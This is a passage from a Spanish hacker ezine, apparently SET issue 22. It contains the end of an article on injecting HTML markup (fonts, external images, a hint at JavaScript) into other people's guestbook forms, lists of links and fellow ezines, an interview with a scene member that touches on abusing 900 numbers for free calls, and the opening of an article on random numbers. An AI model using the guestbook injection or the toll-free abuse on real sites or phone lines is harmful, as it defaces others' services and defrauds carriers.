        </FONT>
<P>
```

quedaria asi:

```
<P>
        <FONT="arial" COLOR="#ffffff">
                <FONT SIZE="5" COLOR="#00FF00">
                        <B>Busco nena para montarla a caballo</B>
                </FONT>
        </FONT>
<P>
```

lo que significa, que ademas de aparecer el mensaje, nuestro mensaje estara
en otro color, con un tipo de letra mas grande y en negrita...

Mas aun, incluso podemos buscar una imagen por Inet, coger su URL e incluirla,
o incluir un programa en javascript (NOTA: esto ya es otro cantar, por aqui
ya podriamos hacer otras cosillas, pero esto es muy dificil, ademas las cajas
de texto de los guestbooks suelen estar limitadas a 120 caracteres) por
ejemplo, vamos a incluir una imagen en el tablon de anuncios para dar el
cante ya desde lejos... lo primero que tenemos que hacer, es buscar la
imagen deseada navegando por Inet, cuando la tengamos, miramos cual es su
direccion, por ejemplo "http://www.imagenes_guarras.com/nenas/imagen003.jpg"

Bien, ahora que sabemos su URL, nos vamos al tablon de anuncios, e
introducimos nuestro texto con las etiquetas HTML adecuadas....

```
<IMG SRC=http://www.imagenes_guarras.com/nenas/imagen003.jpg
ALT="Busco nena para montarla a caballo">
```

ahora, al incluir este texto el programa PERL, aparecera un nuevo link que
le llevara hasta aquella imagen que buscamos en Inet, y cuando pasemos el
cursor por encima de la imagen aparecera el mensaje de "Busco nena para
montarla a caballo". y ya esta, tu unico limite es el tama~o del imput y tu
imaginacion... tan simple como estupido e inutil.

RiveiroBoy

```
-< 0x09 >--------------------------------------------------.---------------.--
                                                          '-[ SET Staff )-ï
```

B_ O_ O_ K_ M_ A_ R_ K_ S_

Nuestro Bookmark de este numero tiene nuevas web que hemos considerado
interesantes. Tambien sois libres de enviarnos mas direcciones que

considereis utiles o interesantes. Como no a la direccion de siempre :

<set-fw@bigfoot.com>

--[http://www.zine-store.com.ar]

En nuestro ultimo numero ya citamos a MaU y su pagina, Zine-Store pero la url no estaba bien, nuestras disculpas, un guion desaparecio misteriosamente, esta es la url correcta. Ahora tenemos un mirror oficial en Zine Store, la direccion es http://www.zine-store.com.ar/set

--[http://asmjournal.freeservers.com/]

Indispensable publicacion para los gurus o aspirantes a serlo del assembler, punto de encuentro de nicks muy conocidos principalmente en el ambito de la ingenieria inversa.

--[http://www.fortunecity.com/westwood/calvin/275/]

Ahora que todo esto de las tarjetitas esta muy de moda, os recomendamos revisitar a los clasicos. La pagina de Lagarto con contenidos que van desde las smartcards hasta las tarjetas magneticas. Merece la pena, daros una vuelta por la pagina. Es un clasico...

--[http://ha-ban.hypermart.net/]

El Hacking Banner Exchange, aqui encontrareis algunas web interesantes. Merece la pena la visita.

--[http://www.jinxhackwear.com]

Ropa interesante, a precios un poco altos, pero aun asi merece la pena una visita. Camisetas de Packet Storm...

--[http://gamma.nic.fi/~parazite/files/]
--[http://parazite.freeservers.com/]
--[http://members.dencity.com/parazite/]

Pagina de Parazite, un Finlandes que ha hecho una coleccion de archivos y fotos que _no_ tiene desperdicio. Habeis oido hablar del texto de como hackear las terminales de McDonalds ? pues esta ahi. Y de muchas cosas mas. Todos los textos opupan unos 6.2Mb. Os aviso que hay mucha trola y tonteria suelta entre los textos, NO LO TOMEIS AL PIE DE LA LETRA, USAD EL SENTIDO COMUN!!. Algunos de los temas son..

Pirateria y Cracking
Nazis, Nacionalismo, Racismo y Revisionismo.
Violencia y Sexo.
Bombas, destruccion y vandalismo.
Legalidades.
Auto-destruccion
Crimen
Lock-picking (cerrajeria)
Libertad, cryptografia, regulacion y censura.
Actividades sexuales extra~as.
Canibalismo
Anarquismo
Drogas

Como veis no tiene desperdicio. Pero cuidado que son textos _muy_ viejos. Algunos de los textos son clasicos.

Podeis tambien visitar las siguientes webs:

```
  http://grancafe.webjump.com  -- Ezine de tematica cyberpunk
  http://navarhack.cjb.net     -- NavarHack


-< 0x0A >-------------------------------------------------.---------------.--
                                                          '-[ SET Staff )-ï



                    -|-   EN EL QUIOSCO VIRTUAL   -|-



  Vamos a ver que ha salido durante nuestra ausencia, empezaremos a comentar
  mas Ezines en Ingles que creo que valen la pena. Sin olvidarnos de toda la
  competencia hispana ;) Aunque ahora parece que para oir hablar de los
  hackers simplemente hay que leer El Pais los jueves o poner la tele.
  Y como no somos nosotros los unicos pues aqui teneis al resto en ningun
  orden en especial.


   -- Camarilla #1
   -- HWA.hax0r.news
   -- Ocean County Phone Punx #09
   -- Underground Periodical #07
   -- Quadcon #3
   -- @2500hz #1
   -- Projecto R #8
   -- Hven #2
   -- Inet #4
   -- HEH #1
   -- Vnews
   -- Keen Veracity
   -- Digital Defiance
   -- FYE #1
   -- Neomenia #8
   -- Mental Desease #2
   -- Daemon's Paradise #2



 ---[ Camarilla #1 ]--

   Esta es una nueva Ezine de habla Inglesa, su primer numero ha visto
   la luz a principios de Noviembre. En general tiene buen nivel y
   articulos interesantes. Algunos de sus articulos son, Conference
   System 101, Rodopi Billing Software, Cellular Authentication and
   Algorithms, Pager Spoofing y MYSQL Brute Force Attack. Si no la sois
   capazes de encontrar en esa url haced una busqueda en PacketStorm.

   ---{ http://camarilla.hektik.org/ }---



 ---[ HWA.hax0r.news [=HWA=] ]--

   Noticiero en Ingles que sale bastante a menudo, comentando todo lo
   relacionado con el underground, bugs, exploits. Aqui podreis encontrar
   referencia de todos los hacks conocidos durante el periodo que cubra
   cada numero. De muy recomendable lectura.

   -{ http://welcome.to/HWA.hax0r.news/ }-
```

---[Ocean County Phone Punx #09]--

Ezine canadiense de dudosa regularidad pero con articulos de mucha calidad, lo dificil es encontrarla, podeis o bien buscar en PacketStorm o HNN. Su site esta mas tiempo caido que arriba. Pero aun asi merece que perdais unos minutos en buscarla.

-{ http://free.prohosting.com/~jadedrgn }-

---[Underground Periodical #07]--

Ezine en el idioma de Shakespeare que ya va por su sexto numero. El ultimo numero fue publicado en Noviembre. En el ultimo numero podeis encontrar lo siguiente : Unarmed Hand To Hand Combat, Tracking Corner, Random Anarchy, Networking, BT Call Barring, Pity Virus, Gelf Virus, Hacking Novell Netware, Password Security, 0800 Scans, Eggdrop Hacking, Free Calls with Ureach y Playstation Piracy. Ahi lo teneis...

---{ http://members.xoom.com/under_p }---
---{ http://packetstorm.securify.com }---
---{ http://www.swateam.org }---

---[Quadcon #3]--

Este es un Ezine sobre la escena del Hack en Australia. En un principio puede parecer algo extra~o pero es una fuente de informacion muy importante a la hora de mantenerse informado sobre los hacks, grupos y la politica de censura del gobierno Australiano. El ultimo numero es el #3 salido en Febrero.

---{ http://www.halcon.com.au }---
---{ http://www.hackernews.com }---

---[#2500hz #1]--

Ezine de nueva creacion por la gente de @2500hz con buenos contenidos y escrita por gente conocida. Algunos de los articulos de este numero son Calling Cards, NIS en Linux, Sistemas RDSI, pOffeo de Azkoyens, El mundo de los 900s, Software libre, TFTP, Entrevista a Zhodiac de !H, Transmisiones, Protocolo ICMP, Sistemas NETxus y Cibercultura. Y lo podeis encontrar en las siguientes direciones...

---{ http://pagina.de/2500Hz }---
---{ http://www.dragones.org }---

--[Proyecto R #8]--

La gente de Proyecto R vuelve al ataque. El 10 de Diciembre vio la luz un nuevo numero de su revista, publicada en Chile. Esto solo viene a probar la cantidad de proyectos que existen al otro lado del charco. Algunos de los contenidos de este numero son : Caller ID, Correo Anonimo, Seguridad en comunicaciones Telefonicas, programacion de Shell bash, eliminando virus no encriptados con un Hexed, como crear un servidor seguro en Win NT y MS Proxi Server 2.0... Muy recomendable. :)

---{ http://www.cdlr.org }---
---{ http://linux.cdlr.org }---
---{ http://nt.cdlr.org }---

--[Hven #2]--

Ezine de tematica Hacker editada en Venezuela, acaba de ver la luz su numero 2. Tiene buenos contenidos, este grupo promete. Dentro de su ftp podras encontrar algunas utilidades, scrips y su ezine. Desde SET les deseamos lo mejor a Hven. Este segundo numero salio el dia 5 de diciembre del 99.

---{ http://www.hven.com.ve }---
---{ ftp://ftp.hven.com.ve }---

--[Inet #4]--

Vuelve Inet con su cuarto numero desde Colombia, Gothstain sigue en la brecha mejorando numero a numero. Despues de cinco meses de paron sin sacar un nuevo numero en Enero ha salido el cuarto. Algunos de los articulos que podeis encontrar en este numero son : Festival de Hackers??, Entrevista a Mudge (L0pht), Dispositivos de Van Eck, Encriptacion Y Seguridad En El IPv6, Signaling System 7 (SS7) y Introduccion a los PICs..

---{ http://www.warpedreality.com/inet }---

--[HEH #1]--

Ha salido el primer numero de un nuevo Ezine que viene con fuerza y con un estilo fresco, os podeis poner en contacto con su editor y el staff en este e-mail <hehppl@ciudad.com.ar> Estos Argentinos vienen con fuerza. Algunos de los articulos de este numero inicial son : Armando un Scanner de puertos, Compresion de Datos, Programando en Internet, Intro a Telefonia Movil, UTMP a Fondo, Atributos de Archivos Con Codigo, Exploits y DoS, Manejo Dinamico de Memoria en C, HEH! Quotes, etc.. Segun palabras del Editor trataran de sacar un numero al mes. Este primer numero ha salido a pricipios de Enero del 2000. Seguid asi!

---{ http://www.digitalrebel.net/heh }---

--[Vnews]--

Ezine Portuges que trata sobre Informatica en general sin tratar solo temas under, tiene comentarios sobre algunos progamas interesantes, algo sobre el nuevo hardware que sale y como no una guia de cracks y paginas under en general. Os podeis poner en contacto con el editor en esta direcion <hubz@uol.com.br>. El Ezine lo podeis encontrar las siguientes direciones...

---{ http://pagina.de/vnews/ }---
---{ http://projetov.hypermart.net/VNews/vnews.html }---

--[Keen Veracity]--

Ezine de habla Inglesa que no tiene desperdicio, lo recomiendo en especial. No hay mucho que comentar, desde sus comienzos han apuntado muy alto. Sus numeros son bastante irregulares en cuanto a sus fechas de salida.

---{ http://www.legions.org }---

---{ http://packetstorm.securify.com }---

--[Digital Defiance #4]--

Ezine con algo de experiencia, ya tienen cuatro numeros, con contenidos bastante variados, que van desde el Phreak al puro robo. Pero normalmente se especializan en Phreaking y sus variantes. Con algo de Hardware hacking. Si no esta el link activo buscad por Hackernews.com.

---{ http://digital-defiance.zzn.com }---
---{ http://www.hackernews.com }---

--[FYE #1]--

Ezine Chileno que promete, su numero incial ha salido a principios de Enero, algunos articulos que tiene este primer numero son: Protocolos, Introduccion a Linux, Introduccion a C e Historia de la informatica..

---{ http://www.fye_ezine.vicio.org }---

--[Neomenia #8]--

Ezine de contenido variopinto, cada cual que lo vea por si mismo. No hay mucho que decir...

---{ http://members.xoom.com/goodhacker }---
---{ http://www.zinestore.com.ar }---

--[Mental Desease #2]--

Ezine de origen Argentino, con contenido muy variado de numero a numero. Tiene una dudosa regularidad.

---{ http://www.mentaldesease.net }---
---{ http://come.to/elcool }---
---{ http://www.zinestore.com.ar }---

--[Daemon’s Paradise #2]--

Este ezine se esta convirtiendo en una autentica cantera :-). Ya puedes conseguir el segundo ezine en su site.

---{ http://daemonsp.cjb.net }---

Veamos este numero creo que no se me ha quedado ninguna Ezine en el tintero, eh ? pero como ? que tu Ezine no esta citada aqui ? A que esperas a hacernoslo saber ? envianos un mail si sabes de alguna otra ezine ya sea en castellano o en otros idioma que pueda interesar y sera comentada.

Hemos intentado introducir alguna que otra publicacion nueva. Si quieres hacer un ezine o publicar textos o tienes simplemente algo que contar aqui tenemos sitio, envia tus articulos a nuestra direcion.

<set-fw@bigfoot.com>

En prensa de _verdad_ la que se lee en papel ha salido como es natural lo que sigue; Linux Journal, Linux Actual, Solo Linux en nuestras fronteras. Fuera la revista francesa Pirates, de lo mejorcito. En Alemania el CCC vuelve al ataque con un nuevo numero publicado despues de su Comunication Congress en Berlin. En USA, 2600 con su numero de primeros de a~o y Phreaker Phun, una buena revista. El 2600 nuevo no tiene gran valor, lo va perdiendo a cada numero. Tambien os recomiendo el numero 12 (Enero-2K) de la revista Note Book que tiene un articulo interesante sobre GSM y los Phreakers escrito como no por Claudio Hernandez, se hecha en falta algo hispano por que ultimamente tambien se ha hecho mucho de GSM-hacking dentro de nuestras fronteras. Pero que le vamos a hacer. Tambien en el numero #4 de la revista Netsurf podreis encontrar un largo articulo sobre los Hackers, informe de seis hojas, no muy logrado y que recae en los topicos que la prensa escrita cita siempre que se habla del underground hispano. Otra vez os pedimos que si sabeis de mas revistas, panfletos o similares que se publiquen DONDE SEA, estamos interesados.
Si algun argentino tiene mas informacion sobre la aparicion de SET en la television argentina que se ponga en contacto con nosotros, estamos intrigados :-).

EOF

-[0x04]--
-[En linea con... Homs]--
-[by Editor]---SET-22-

En Linea con ....

-[H O M S] -

-- Localizamos a Homs en cierto canal de irc un Jueves por la tarde y comenzamos la entrevista... --

SET> Como empezaste en este mundillo, en el under ?

Homs> No recuerdo cuando comence en esto del under ya que, hasta hace cuatro dias, nunca le llame under. Uno investiga, aprende y le da rienda suelta a la imaginacion con tal de matar la curiosidad y, no eres consciente de que estas ahi.

Recuerdo que una vez, mis padres me compraron un juego para msx llamado "maxima" (juego del que nunca olvidare el realismo de sus explosiones). El juego tenia una peque~a proteccion que no duro mas de una semana. No se si eso se llama "crack", pero fue hace mucho. Una cosa, no me gustaria que la gente que leyese esto me malinterprete. No lo he dicho por fardar; tu me has preguntado cuando empece en el under y he contado una anecdota de cuando comence. Nada mas.
Ci~endome a tu pregunta, supongo que te refieres al "unico" under que parece que se conoce hoy en dia, es decir, el "under en internet". Mis primeros pasitos los di alla por el 93 gracias a las universidades y su libre acceso. En aquel entonces, yo programaba pascal y me entraba a la uni para bajarme las ultimas versiones del turbo pascal, del swag, etc.
Casi inconscientemente, comence a encontrar documentacion que comence a clasificar como peligrosa... y empece a comprender el significado de la palabra paranoia.

-=-

SET> Cual fue tu primer ordenador ?

Homs> El primer bicho raro que entro por la puerta de mi casa fue en el 83 y su nombre era "aim-65". Supuso el primer enfrentamiento serio entre la informatica y mi madre, quien salio victoriosa del encuentro y relego el "bicho raro" a mis aposentos privados; nunca salio de mi habitacion.
El aim65 era un kit de montaje basado en un micro 6502 que distribuia rockwell. Se utilizaba mucho en el ambito de la electronica aplicada a la industria. En aquellos tiempos, a mi me iba mas la electronica que la informatica, asi que practicamente todos los dias le pinchaba alguna placa nueva al aim. Fue muy bonito. Hasta que toco el cambio de tercio.
Del aim65 pase a un oric-1, el cual (prodigio de la ciencia) ya tenia un basic incorporado. Luego pase al MSX. Supongo que todo el mundo sabe lo que es. Posiblemente sea el mejor microcomputador de 8 bits. Como nota curiosa, uno de mis mejores "upgrades" fue el boton de reset, ya que mi msx (un svi728 lleno de botones; fue el primero con teclado numerico), no tenia boton de reset, y era un crimen desenchufarlo y re-enchufarlo cada vez que se me quedaba colgado...

Una fria tarde de oto~o del 86, en mi casa entro otro bicho que se hizo llamar PC. Era un Acer con un 286 a 16mhz y una tarjeta EGA capaz de visualizar hasta 16 colores de entre una paleta de 256. Seguia echando mucho de menos el AY8910 (el chip de sonido del msx). El unico sonido que emitia el nuevo inquilino de mi casa era un triste "bip!" cada vez que metia la gamba. Muy triste, oiga. En el 92 (o 93) vendi el 286 y me compre un clonico que fui poco a poco "upgradeando" poco a poco segun lo iba necesitando.

-=-

SET> Cuantos ordenadores tienes en casa ?

Homs> :) Si sumo todos los ordenadores que tengo, igual tengo quince, pero lo que es en casa en casa, solo tengo un portatil (y encima no es mio).

-=-

SET> Veamos, como ves Internet en Espa~a ?

Homs> Tecnicamente o comercialmente? Bueno, yo soy mas tecnico que comercial, asi que te respondo desde mi punto de vista. Ademas, comercialmente creo que esta bastante claro para todos.
Hasta hace bien poco el panorama era bastante vergonzoso, ya que el problema principal siempre fue Telefonica. Los servicios eran escasos, las lineas muy ruidosas, las tarifas muy elevadas, etc. Iberpac, como sin duda, tambien Infovia, supuso "un mundo de ventajas" para acceder a internet. Telefonica ha ido mejorando (muy) poco a poco y gracias a la "famosa" liberacion en el sector de las teleco, ya podemos disfrutar de la ultima tecnologia (hay mas soluciones que las dos habituales: rico o "proscrito").
Ahora, al haber competencia, hay necesidad de ofrecer mejores servicios a mejores precios, cosa que evidentemente, termina por beneficiarnos a todos los usuarios finales.

-=-

SET> Cuentanos el origen de tu nick.. :)

Homs> Homs es el nombre de una bonita ciudad de Siria que no alcanza el medio millon de habitantes :)

-=-

SET> Cuales son los temas que mas te interesan dentro del under?
El phreak, el hack...

Homs> No me gusta ver el under "dividido" en secciones a nivel tematico ya que muchas veces no sabes exactamente donde estas. Por poner un ejemplo, si estas jugueteando con rutas en un AS5300, lo llamarias hack o phreak?
Que chorrada, no? Que mas da si se llama de una forma u otra? Una vez mas, el fin justifica los medios.
Volviendo a la pregunta, lo mio seria el hack en general. Si se trata de ordenadores, seria "hack" (no?), si son telefonos, "phreak" y si es algo de electronica? hummm. er ... eleck?

SET> hardware hacker. :)

Homs> Pues eso. De todas formas, no suelo "trabajar" en otros campos que no controlo (mas que nada por no meter la pata) :)

-=-

SET> Que piensas de la scene en espa~a y sus rencillas ?

Homs> Ya empezamos. Hablando en plata, esto es Espa~a. Aqui cada uno es de una madre y valores como el honor y el orgullo alcanzan cotas muy elevadas. Como es evidente, la minima discusion puede desembocar en situaciones algo complicadas. Hacen falta muchos veranos por ahi...
Pienso que a nivel tecnico, la scene espa~ola esta bien, y no veo desproporcion con respecto al resto de paises europeos. Por desgracia, el principal problema que existe, es la indisciplina y la falta de organizacion. Pero bueno. Supongo que esto pasa en todas partes.
Por ultimo, veo tambien que la scene espa~ola es bastante oscura, dato que sigue la norma general de los paises del sur de europa. Es evidente que cada pais ve las cosas a su manera ;)

-=-

SET> Cuentanos quien es realmente Homs, dentro de lo que puedas, y que es lo que haces cuando no estas hackeando.

Homs> No se que decirte... Uno no puede ser paisaje y observador al mismo tiempo. Suelo definirme bastante mal. A ver...
Soy un tio joven (aunque algunos me apodan abuelo) de unos veintitantos a~os, trabajo en "algo" relacionado con ordenadores. Soy autodidacta, y para no ser excepcion, los estudios oficiales se me daban muy mal. Hago mucho deporte, algo raro de ver en la scene y de vez en cuando, no tanto como hace algun tiempo, hago

musica. Leo libros. Me gusta la fiesta y la cerveza. Lo tipico, no?
Tal vez este tan tarado como puedas estarlo tu o cualquier otro tarado de la scene... o no... o yo que se :)
No deja de llamarme poderosamente la atencion el hecho de que muchisima gente de la scene, les encanta oir musica y algunos incluso componen...
Sera casualidad?

-=-

SET> Si alguien te dice "Homs, quiero meterme en el mundo hacker y aprender en este mundillo, que hago ?". Que le responderias ?

Homs> Pues segun como me pillase. Lo mas seguro es que lo enviase para la web de set ;) Una forma de comenzar con buen pie. Pero, si es un tio de esos que conoces bien y sabes lo que realmente necesita, le sugeriria que se comprase libros, que le duraran mas que los cdroms (la vida media de un cdrom suele ser de un par de a~os; la de un libro seis o siete decadas).
Tambien es vital armarse de buenas referencias. Desde cierto punto de vista, "esto" es un gremio totalmente artesanal (los hay de otra clase?)

-=-

SET> Que nos cuentas de los numeros 900 ? Espinoso tema..

Homs> Son un anzuelo muy atractivo ya que, esencialmente, son un recurso muy comodo para llamar gratis. Practicamente con cualquier telefono puedes llamar a un 900. Ya no hace ni salir del cuarto de ba~o. Por desgracia, el abuso de 900 representa cuantiosas perdidas para las empresas que lo mantienen y dado que esto es una tecnica muy utilizada, no es extra~o que las fuerzas de seguridad del estado hagan acto de aparicion dando lugar a cosas como la recientemente acaecida operacion millenium...

-=-

SET> Que opinion tienes sobre la ultima cruzada del gobierno para demostrar que se hace algo ? La redada Millenium de GDI para presentar resultados a los jefes, Microsoft y Telefonica ?

Homs> Volvemos al topico que he explicado antes y que cierto amigo repitio en esta misma seccion no hace mucho tiempo : orgullo espa~ol. Esta vez, hay que a~adir otros factores que han facilitado la detencion de semejante cantidad de gente. No puedo decir mucho mas. Cada uno sabe con que juega, y sobretodo, con quien juega.
De cualquier modo, una detencion por "llamar a 900" no es razon para alarmarse; no es la primera vez que sucede, pero si es la primera vez (que yo sepa) que detienen a tanta gente por lo mismo. Salta a la vista.

-=-

SET> Cual ha sido el ultimo libro que has leido ?

Homs> "Observadores del pasado" de scott card. Es interesante pero se hace muy largo y aburrido. No creo que te guste.
Eh! Me has preguntado el ultimo que he leido xD Supongo que, ya de paso, tengo que recomendarte algun libro, no?
"Un mundo feliz" (Aldous huxley) Una novela clasica de ciencia ficcion sobre una civilizacion moderna en la que todo el mundo es feliz...
"Wyrm". (Mark Fabi). Ciencia ficcion moderna que trata de inteligencia artificial, ajedrez, virus informaticos, muds/juegos de rol y tambien seguridad informatica y pirateria informatica.

-=-

SET> Dinos cual ha sido la ultima pelicula que has visto y recomiendanos una.

Homs> La ultima que he visto ha sido el sexto sentido... y de recomendar, pues recomendaria mi favorita; "2001 odisea espacial" de kubrick.

-=-

SET> Que nos dices de SIZA y su distribucion limitada ?

Homs> Vaya preguntita :)
Todos los que escribimos en ese zine lo hacemos porque ademas de ser conscientes que existe una restriccion, la aceptamos. No es el unico ezine que conozco que tenga restringida su distribucion, y tambien es cierto que el nivel de siza no es tan exquisitamente elevado como para limitarla o protegerla (Por cierto, protegerla de quien?). De cualquier modo, si el ezine es asi, supongo que hay que respetarlo. Honradamente, tampoco veo tan mal que este restringido. Siempre cabe la alternativa "derechista" de no escribir en el, o no leerlo.

-=-

SET> Citanos un defecto y una virtud de Windows....
Homs> Que te voy a decir que no sepas ya a estas alturas. El principal defecto (todo el mundo lo sabe), es su inestabilidad. Es altamente "volatil". Se ha pretendido que sea un sistema multiusuario ;P y multitarea y se ha cometido el error de querer mantener compatibilidad con el antiguo msdos. Y eso se paga... Pero como dicen en mi pueblo, "mientras haya burros, haran alfalfa".
Por otra parte, una virtud muy buena (ademas de su sencillez), es ... EL RATON!!! windows ha abaratado enormemente el coste de los ratones. Mi primer mouse me costo 12.000 ptas, y ahora se te cae uno al suelo, y por no agacharte lo dejas ahi. Es asombroso.

-=-

SET> Ahora cuentanos cuales son los 5 programas que mas usas...
Homs> Los que mas utilizo? Pues el elvis, el make, el bash, el ls, el ping. No, en serio. Las aplicaciones que mas suelo utilizar son :
- minicom. algo parecido al hyperterminal del windows. puede usarse para infinidad de cosas. yo lo utilizo con frecuencia para configurar routers y para comunicarme de diversas maneras con otras maquinas ;)

- bitchx. si, yo tambien he caido en esto del irc. suelo deambular como ’Homs’ por el hispano y globalchat...
- soundforge. gallola gallolae. posiblemente el mejor editor de sonido que jamas se ha hecho. desgraciadamente, no hay equivalente en linux (que yo sepa) que alcance su potencia y calidad.
- tp 7.0 / tasm 6.0. muchos se reiran, pero todavia programo con ellos y me dan el mismo buen rendimiento que el primer dia. Es maravilloso pasar 10 a~os programando con las mismas herramientas. No todos pueden

- lde/diskedit. una misma aplicacion en dos sistemas operativos muy diferentes; el lde (linux disk editor), obviamente para linux y el diskedit de las norton para dos. muy utiles a la hora de trabajar en el sector de arranque, tablas de particion, fats/tablas de inodos. posiblemente el mejor invento del hombre... despues del doom xDD

-=-

SET> Has colaborado en ezines, entre ellas SET y SIZA, tienes algun proyecto de futuro ?
Homs> Tener nietos ;) jajaja Proyecto de futuro?... pues la verdad es que no suelo hacer planes a largo plazo. Siempre hay algo que me cambia los planes de raiz. Asi que ya no me molesto. Hago planes para hoy, y si tengo un ratito, para ma~ana. Pa pasao ya no.
Bromas aparte, actualmente estoy trabajando en H323 (ya sabes, reciclarse o morir), aunque ya estoy algo "abuelo" pa estas cosas tan modernas. Dentro de un par de meses, saldra delphi para linux; probablemente signifique el fin de windows XDDDD en cuanto a lo de escribir en zines, sigo participando en cuando tengo un huequecito.

-=-

SET> Si te encontraramos un dia por ahi en bar a que te podriamos invitar ?
Homs> Un par de franziskaners bien frias seria todo un detalle :)

-=-

SET> Donde te podemos localizar habitualmente ?

```
   Homs>  Correo electronico, IRC y gsm... principalmente.
                                       -=-
   SET>   Cuales son tus 5 juegos favoritos ?
   Homs>  A mi no me gusta jugar. Aun asi, hay juegos con los que he pasado
          maravillosas horas. Esta seria mi seleccion de los mejores :
          Doom 2 (ID software), Nemesis (Konami), Jazz Jackrabbit, Zanac, y
          por supuesto, el Beamrider de proein/activision.
                                       -=-
   SET>   Y por ultimo, que te llevarias a una isla desierta ?
   Homs>  Un ordenador y un piano. Hummm... Y un grupo electrogeno. XDD
                                       -=-
   SET>   Eso es todo, Homs. Gracias por tu tiempo!
          De nada. Hasta otra.
```

EOF

```
-[ 0x05 ]----------------------------------------------------------------
-[ Generacion de Numeros Aleatorios ]--------------------------------------
-[ by Mortiis ]-----------------------------------------------------SET-22-
```

```
                /================================\
     /==========| Generacion de Numeros Aleatorios |=========================
    ||          \================================/
    ||     /=\
     \=====|·|      by MORTIIS <mortiislord@iname.com>
           \=/
```

```
        #echo "Hello world"

        > Permision Denied.

        #set |grep USER

        > USER=root
```

.--. !!!!Como estan ustedes!!!!!!!! (lease con entonacion de Circo) .-

.-. Bien!!!!!!

Una vez roto el hielo (ni que fuera mi primera cita...), vamos a ver como hacemos esto. Como siempre, tengo que aclarar unas cuantas cosas antes de empezar a soltar lineas y lineas.

La primera es obvia y hace referencia a que este es mi primer articulo en SET. Esta es la oportunidad que estaba esperando para mostrar mi ignorancia al mundo entero. Ahora bien, mi ignorancia os podra ser util a algunos de vosotros. De todas formas, desde aqui doy gracias a las gentes de SET.

La segunda es el tema del texto. Los numeros aleatorios, pero no voy a explicaros cual es el ultimo algoritmo de generacion de numeros aleatorios que han hecho, sino que voy a contaros la base matematica (con ejemplos clasicos) de lo que son las secuencias aleatorias. Mas que nada porque es lo que se (hacedme caso, en la primera cita siempre hay que ser sincero ;)

Tercero. Despues de estas chorradas, decir que cualquier tipo de comentario lo podeis enviar a mortiislord@iname.com.

Vamos a tratar de hacer un esquema (siempre es util, tanto para escribir como para leer el articulo):

1.- Que demonios es una secuencia aleatoria?
    1.1.- Secuencias realmente aleatorias.
    1.2.- Secuencias pseudo-aleatorias.
    1.3.- Aplicaciones.
2.- Como se si una secuencia la puedo calificar como aleatoria?
    2.1.- Test estadisticos:
        2.1.1.- Test de frecuencia.
        2.1.2.- Test de autocorrelacion.
        2.1.3.- Test "Poker".
        2.1.4.- Test de rachas de digitos.
        2.1.5.- Test de rachas de maximos / minimos.
        2.1.6.- d^2 Test.
        2.1.7.- Test visuales.

1.- Que demonios es una secuencia aleatoria?

Por aqui hay que empezar. Por ejemplo, si nosotros dijeramos que el 9384 es un numero aleatorio, no seriamos precisos, ya que el 9384 es un numero sin mas. El hecho de ser aleatorio se demuestra en una secuencia o sucesion de numeros. Una secuencia es realmente aleatoria cuando sus elementos son independientes entre si, o con otras palabras, no existe una ley que los relacione. Por eso, cuando me refiera a numeros aleatorios, se sobreentiende que es dentro de una sucesion.

Pero como estareis pensando, a la hora de implementarlo en un programa, eso de conseguir que el elemento "i+1" no tenga que ver con los "i" elementos anteriores es muy complicado. Por eso, a los numeros generados por algoritmos (tipicas funciones rand()), se les llama numeros pseudo-aleatorios.

Se trata de encontrar un algoritmo (que sera la combinacion de varias funciones y procedimientos), cuya salida sea una serie de numeros poco previsibles. Yo creo que se entiende, pero vamos, que la serie no cante mucho. Por ejemplo:

1,2,3,4,5... canta como la de el Mu~on de Van Gogh

Todos nos apostariamos lo que fuera a que el proximo numero es el 6. El exito no esta asegurado, pero hay bastantes posibilidades de acertar.

1.1.- Secuencias realmente aleatorias.

Estas secuencias son creadas mediante "True Random Number Generators" y se caracterizan por ser completamente impredecibles, no ser deterministas y no poseer un periodo a diferencia de las secuencias pseudo-aleatorias. Y como podemos crear estas secuencias? Pues los metodos se pueden clasificar en:

1.- "Dice-like methods", o lo que es lo mismo, secuencias generadas a partir de dados y ruletas (por favor, que los dados no esten trucados). Si quereis una sucesion de 1000 terminos no os aconsejo este metodo. Si aun asi sois masocas u os mola lo de tirar el dado y volverlo a coger pues teneis a vuestra disposicion dados de 10, 20, 100 caras... etc. Por ultimo, tener cuidado de donde tirais el dado de 100 caras (le podemos abrir la cabeza a alguien).

2.- Tambien contamos con tablas de numeros aleatorios. La ventaja que tenemos es que alguien ya a tirado el dado por nosotros. Deberiamos darle las gracias. Ademas, contamos con tablas para diferentes

distribuciones. Obviamente, la distribucion que a nosotros nos interesa es la uniforme, para la cual cada elemento es independiente y todos son equiprobables. Pero quiza queremos que los elementos se nos ajusten a una distribucion normal, binomial, exponencial negativa, Poisson etc...

Si no quereis perder el tiempo buscando tablas de este tipo, cogeros la guia de telefono y pillar los cuatro ultimos digitos de cada numero de telefono. Conseguireis asi una sucesion bastante maja de numeros de cuatro digitos.

3.- Dispositivos fisicos. Son aparatos que miden alguna magnitud/evento que fisicamente se cree aleatorio. Por lo tanto, podremos asociar una ley fisica a cada uno de ellos.

En la naturaleza existen procesos que se consideran como aleatorios. Algunos ejemplos son:

1.- Ruido termico en un canal.
2.- Radioactividad. La radioactividad es la descomposicion espontanea del nucleo de un atomo. Este tipo de atomos, generalmente pesados, reciben el nombre de radioactivos. La descomposicion se produce mediante la emision de una serie de particulas elementales o conjuntos de ellas, llamadas alpha, beta y gamma. Pues bien.
3.- En general, los rayos cosmicos que vienen del espacio (que en realidad no son rayos, simplemente particulas), tambien se piensa aleatoria.

A partir de estos procesos podemos conseguir una salida aleatoria, eso si, con alguna que otra fluctuacion estadistica.

Pero parece logico pensar que es muy complicado, por no decir poco operativo, costoso..., implementar alguno de estos procesos para generar una sucesion de numeros aleatorios. Es por ello por lo que existen las secuencias pseudo-aleatorias, que son leyes completamente deterministas, pero cuya salida se asemeja (aparentemente) a los procesos aleatorios.

1.2.- Secuencias pseudo-aleatorias.

Entonces nos tenemos que centrar en crear un algoritmo cuya salida sea una sucesion de numeros poco predecibles. Mas adelante veremos los ejemplos mas tipicos y los fallos que tienen.

La primera restriccion que tenemos es que dicha sucesion va a tener un periodo. Efectivamente, esto es un problema, ya que por muy aleatoria que sea una sucesion que creemos, si se repite cada 10 elementos, esta pierde toda su funcion. Por lo tanto habra que buscar sucesion con periodo muy grande o maximo. Tambien veremos que un fallo comun de una sucesion aleatoria "casera" es que dicho periodo dependera tambien de la semilla o valor inicial del generador, lo cual es bastante peligroso.

1.3.- Aplicaciones.

